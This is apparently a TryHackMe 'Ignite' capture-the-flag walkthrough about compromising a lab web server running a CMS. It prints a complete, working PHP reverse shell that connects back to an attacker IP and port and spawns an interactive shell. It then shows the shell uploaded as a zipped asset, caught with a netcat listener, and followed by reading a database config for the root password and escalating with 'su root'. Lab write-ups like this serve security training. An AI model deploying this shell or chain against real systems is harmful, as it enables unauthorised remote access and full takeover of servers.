Try Hack Me - Ignite
A new start-up has a few issues with their web server.

Howdy my fellow Cyber Enthusiasts! Welcome to another room Try Hack Me offers! So let's dive in! 😄 You can click on the "Start AttackBox" button for a Linux machine to be available on the right-side of your page, so you can follow this walkthrough.
Let's start with an Nmap scan to gather some information about the target machine.
$ IP=10.112.187.9
$ sudo nmap -sV -p- $IP

[sudo] password for [redacted]:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 16:29 +0300
Nmap scan report for 10.112.187.9
Host is up (0.051s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.96 seconds
Let's go to the website and try to find something useful.

Browsing through the website we found the following useful information. Let's use that and access that page.


Now, create a reverse.php file with the following contents. Remember to replace the IP address to the one Try Hack Me provides.
You can find it on your local machine if you are using a VPN using the following command.
ip a s | grep tun0Otherwise, if you are using the Attack Box try the following.
ip a s# reverse.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 [email protected]
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.10';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0); // Parent exits
}
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}
$daemon = 1;
} else {
printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
printit("$errstr ($errno)");
exit(1);
}
$descriptorspec = array(
0 => array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
printit("ERROR: Can't spawn shell");
exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
if (feof($sock)) {
printit("ERROR: Shell connection terminated");
break;
}
if (feof($pipes[1])) {
printit("ERROR: Shell process terminated");
break;
}
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
if (in_array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SOCK: $input");
fwrite($pipes[0], $input);
}
if (in_array($pipes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);
}
if (in_array($pipes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
if (!$daemon) {
print "$string\n";
}
}
?>Then zip the contents to zip.zip using the following command.
$ zip zip.zip reverse.php

adding: reverse.php (deflated 25%)
Then navigate to the Assets section and upload zip.zip and check the option "Unzip zip files" and click on the Upload button.

Remember to start netcast lister using the following command. Then, click on the link.
nc -lvnp 9001
Bingo!
$ nc -lvnp 9001

listening on [any] 9001 ...
connect to [redacted] from (UNKNOWN) [redacted] 40776
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:15:59 up  2:56,  0 users,  load average: 0.01, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd /home/www-data
$ ls
flag.txt
$ cat flag.txt
[redacted]Now, let's find out the root flag.
Navigate to the following path. We noticed a file called database.php. Something interesting will be there for sure. Let's look. 😄
www-data@ubuntu:/var/www/html/fuel/application/config$ ls

ls
MY_config.php	     constants.php	google.php     profiler.php
MY_fuel.php	     custom_fields.php	hooks.php      redirects.php
MY_fuel_layouts.php  database.php	index.html     routes.php
MY_fuel_modules.php  doctypes.php	memcached.php  smileys.php
asset.php	     editors.php	migration.php  social.php
autoload.php	     environments.php	mimes.php      states.php
config.php	     foreign_chars.php	model.php      user_agents.php
cat database.php
$db['default'] = array(
'dsn' => '',
'hostname' => 'localhost',
'username' => 'root',
'password' => '[redacted]',
'database' => 'fuel_schema',
'dbdriver' => 'mysqli',
'dbprefix' => '',
'pconnect' => FALSE,
'db_debug' => (ENVIRONMENT !== 'production'),
'cache_on' => FALSE,
'cachedir' => '',
'char_set' => 'utf8',
'dbcollat' => 'utf8_general_ci',
'swap_pre' => '',
'encrypt' => FALSE,
'compress' => FALSE,
'stricton' => FALSE,
'failover' => array(),
'save_queries' => TRUE
);Great! We have the root password. Let's authenticate with it now.
su root
su root
Password: [redacted]

root@ubuntu:/var/www/html/fuel/application/config#

root@ubuntu:/var/www/html/fuel/application/config# cat /root/root.txt
cat /root/root.txt
[redacted]
Congratulations! You have solved this room! 🎉 🎉 🎉